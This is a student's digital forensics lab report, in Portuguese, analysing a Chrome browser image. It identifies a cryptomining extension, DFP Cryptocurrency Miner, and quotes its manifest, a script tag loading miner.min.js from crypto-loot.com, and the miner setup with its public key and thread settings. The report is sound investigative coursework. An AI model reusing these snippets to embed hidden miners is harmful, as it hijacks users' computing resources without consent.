Análise Forense Digital e a Inteligência de Ameaças Cibernéticas

Módulo 2 Forense em sistemas Windows


NOME: Gonçalo João Santos Silva
N.º DE ESTUDANTE: 2000499
DATA DE ENTREGA: 28/09/2025

Pergunta 1 – Quantos perfis de utilizador existem no Google Chrome?

R: Existem 2 perfis de utilizador no Google Chrome: o perfil Default e o perfil Profile 1.

Para chegar a esta conclusão:

1. Abri o ficheiro de evidência browserdata.ad1 utilizando o AccessData FTK Imager, em modo apenas-leitura, para não alterar os dados originais.
2. Naveguei na árvore de diretórios até ao caminho:
3. Users\IEUser\AppData\Local\Google\Chrome\User Data



4. Dentro desta pasta identifiquei os diretórios correspondentes a perfis de utilizador do Chrome.

O Chrome cria sempre pelo menos um perfil chamado Default.

Perfis adicionais aparecem como Profile 1, Profile 2, etc.

5. Ao inspecionar o conteúdo verifiquei que existiam as pastas:
    - Default
    - Profile 1

Os restantes diretórios observados (ex.: System Profile, ShaderCache, Safe Browsing, etc.) não são perfis de utilizador, mas sim pastas internas do Chrome.

Pergunta 2 – Qual é o nome do tema instalado no Google Chrome? (1 ponto)

R: O nome do tema instalado no Google Chrome é “Earth in Space”

Para chegar a esta conclusão:

1. No FTK Imager naveguei até:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Preferences

2. Copiei o conteúdo do Preferences, abri-o com o Notepad++ e procurei pela palavra-chave “theme” e encontrei a entrada:


```
"theme": {
   "id": "iiihlpikmpijdopbaegjibndhpgjmjfe",
   "pack": "C:\\Users\\IEUser\\AppData\\Local\\Google\\Chrome\\User
Data\\Default\\Extensions\\iiihlpikmpijdopbaegjibndhpgjmjfe\\1.6_0"
}
```


3. De seguida, pesquisei o ID da extensão no Google e encontrei a página correspondente ao tema, confirmando que se trata de Earth in Space.

https://chromewebstore.google.com/detail/%D0%B7%D0%B5%D0%BC%D0%BB%D1%8F-%D0%B2-%D0%BA%D0%BE%D1%81%D0%BC%D0%BE%D1%81%D0%B5/iiihlpikmpijdopbaegjibndhpgjmjfe

Pergunta 3 - Identifica o ID da extensão e o nome da extensão que funciona como cryptominer. (3 pontos)

R: ID da extensão: egnfmleidkolminhjlkaomjefheafbbb
Nome da extensão: DFP Cryptocurrency Miner

Para chegar a esta conclusão:

1. No FTK Imager, analisei os diretórios das extensões instaladas até identificar a pasta egnfmleidkolminhjlkaomjefheafbbb, correspondente à extensão suspeita.

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb

2. Dentro da pasta de versão da extensão encontrei o ficheiro manifest.json. Abri-o no Notepad++ e verifiquei que continha:


```
{
   "background": { "scripts": [ "background.js" ] },
   "description": "Allows staff members to mine cryptocurrency in the background of
their web browser",
   "name": "DFP Cryptocurrency Miner",
   "version": "3"
```

}

A descrição confirma que se trata de uma extensão para mineração de criptomoedas.

Pergunta 4 - Qual é o texto da descrição dessa extensão? (1 ponto)

R: O texto da descrição da extensão é:
"Allows staff members to mine cryptocurrency in the background of their web browser".

Para chegar a esta conclusão:

1. No FTK Imager, acedi a:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb

2. Abri o ficheiro manifest.json com o Notepad++ e localizei o campo "description".
3. No ficheiro encontrei:

"description": "Allows staff members to mine cryptocurrency in the background of their web browser"

Pergunta 5 - Qual é o nome do script JavaScript de mineração utilizado pela extensão? (2 pontos)

R: O nome do script JavaScript de mineração utilizado pela extensão é miner.min.js (carregado a partir de https://crypto-loot.com/lib/miner.min.js).

Para chegar a esta conclusão:

1- No FTK Imager naveguei até:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0

2- Dentro desta pasta abri o ficheiro manifest.json no Notepad++ e identifiquei que a extensão carrega o ficheiro background.js.
Em seguida abri background.js, onde encontrei a chamada para o script real de mineração:

<script src="https://crypto-loot.com/lib/miner.min.js"></script>

Pergunta 6 - Quantas *hashes* por segundo está o minerador a calcular? (4 pontos)

R: O minerador está configurado para calcular **20 hashes por segundo (20 H/s)**.

Para chegar a esta conclusão:

1- No FTK Imager naveguei até:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0\background.js

2- Abri o ficheiro background.js no Notepad++.
Encontrei o seguinte excerto de código:

```
var hashesPerSecond = miner.getHashesPerSecond(20);
```

O valor passado ao método indica a taxa de mineração configurada (20 H/s).

Pergunta 7 - Qual é a chave pública associada a esta atividade de mineração? (2 pontos)

R: A chave pública associada à atividade de mineração é:
b23efb4650150d5bc5b2de6f05267272cada06d985a0

Para chegar a esta conclusão:

1. No FTK Imager acedi a:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0\background.js

2. Ao abrir o ficheiro background.js com o Notepad++, encontrei a criação do objeto minerador:

```
var miner = new
CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0', {

   threads:3, autoThreads:false, throttle:0.2

});
```

O valor dentro de aspas é a chave pública utilizada.

Pergunta 8 - Qual é o URL da página oficial no Twitter do minerador JavaScript? (1 ponto)

R: O URL da página oficial no Twitter do minerador JavaScript é: **https://x.com/CryptoLootMiner**

Para chegar a esta conclusão:

1- No FTK Imager abri o ficheiro:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0\background.js

2- Logo no início identifiquei a linha:

<script src="https://crypto-loot.com/lib/miner.min.js"></script>

Procurei no website (https://crypto-loot.com/lib/miner.min.js) e encontrei a ligação para o Twitter.

Pergunta 9 - Indica o caminho do ficheiro onde está armazenada a extensão no sistema. (2 pontos)

R: O caminho completo onde a extensão está armazenada é:

C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0\

Para chegar a esta conclusão:

1- No FTK Imager naveguei até:

Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions\egnfmleidkolminhjlkaomjefheafbbb\3_0

Dentro desta pasta estão todos os ficheiros da extensão maliciosa (incluindo manifest.json e background.js).

Pergunta 10 - Que indícios no histórico do navegador podem sugerir que a extensão realiza mineração de criptomoedas? (2 pontos)

R: O histórico do navegador mostra que o utilizador visitou a página da extensão DFP Cryptocurrency Miner e consultou conteúdos sobre criptomoedas, o que indica que a extensão pode estar a ser usada para mineração.




Table: urls — crypto

	id	url	title	visit_count	typed_count
	Filter	Filter	Filter	Filter	Filter
1	44	https://news.google.com/articles/…	Wall Street Stays on Crypto …	2	0
2	45	https://news.google.com/articles/…	Tesla buys bitcoin worth $1.5 …	2	0
3	46	https://www.bloomberg.com/news/…	Wall Street Stays on Crypto …	1	0
4	47	https://…	Tesla buys bitcoin worth $1.5 …	1	0
5	58	https://www.theguardian.com/…	European stocks slide; bitcoin …	1	0
6	62	https://twitter.com/elonmusk/status…	Elon Musk on Twitter: "Dogecoin is …	1	0
7	70	https://chrome.google.com/webstore/…	DFP Cryptocurrency Miner - Chrome …	1	0
8	71	https://chrome.google.com/webstore/…	DFP Cryptocurrency Miner - Chrome …	1	0
9	80	https://www.theguardian.com/…	What is bitcoin and why are so many…	1	0
10	86	https://news.google.com/articles/…	An early bitcoin investor says the …	2	0
11	87	https://www.businessinsider.com/…	An early bitcoin investor says the …	1	0
12	88	http://www.businessinsider.in/best-…	An early bitcoin investor says the …	1	0
13	89	https://www.businessinsider.in/best…	An early bitcoin investor says the …	1	0
14	90	https://www.businessinsider.in/…	An early bitcoin investor says the …	1	0
15	93	https://news.google.com/articles/…	Bitcoin Part 2: Should You Invest I…	2	0
16	94	https://www.moneycontrol.com/news/…	Bitcoin Part 2: Should You Invest I…	1	0
17	99	https://www.reuters.com/article/us-	Analysis: Cancel your weekends!	1	0

Para chegar a esta conclusão:

1. No FTK Imager, localizei o ficheiro History em: Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\History.
2. Exportei o ficheiro e abri o ficheiro History com o DB Browser for SQLite.
3. Na aba Browse Data, selecionei a tabela urls para visualizar as páginas visitadas pelo utilizador.
4. Utilizei o filtro de pesquisa (campo “Filter”) e procurei por termos relacionados, como crypto.
5. Foram encontradas várias entradas ligadas a criptomoedas, incluindo o acesso à página oficial da extensão maliciosa no Chrome Web Store.

Indícios encontrados:

URL para a página da extensão DFP Cryptocurrency Miner no Chrome Web Store.

Diversos artigos e notícias relacionados com criptomoedas (ex.: “Tesla buys bitcoin…”, “Wall Street Stays on Crypto…”), sugerindo interesse ou pesquisa sobre o tema.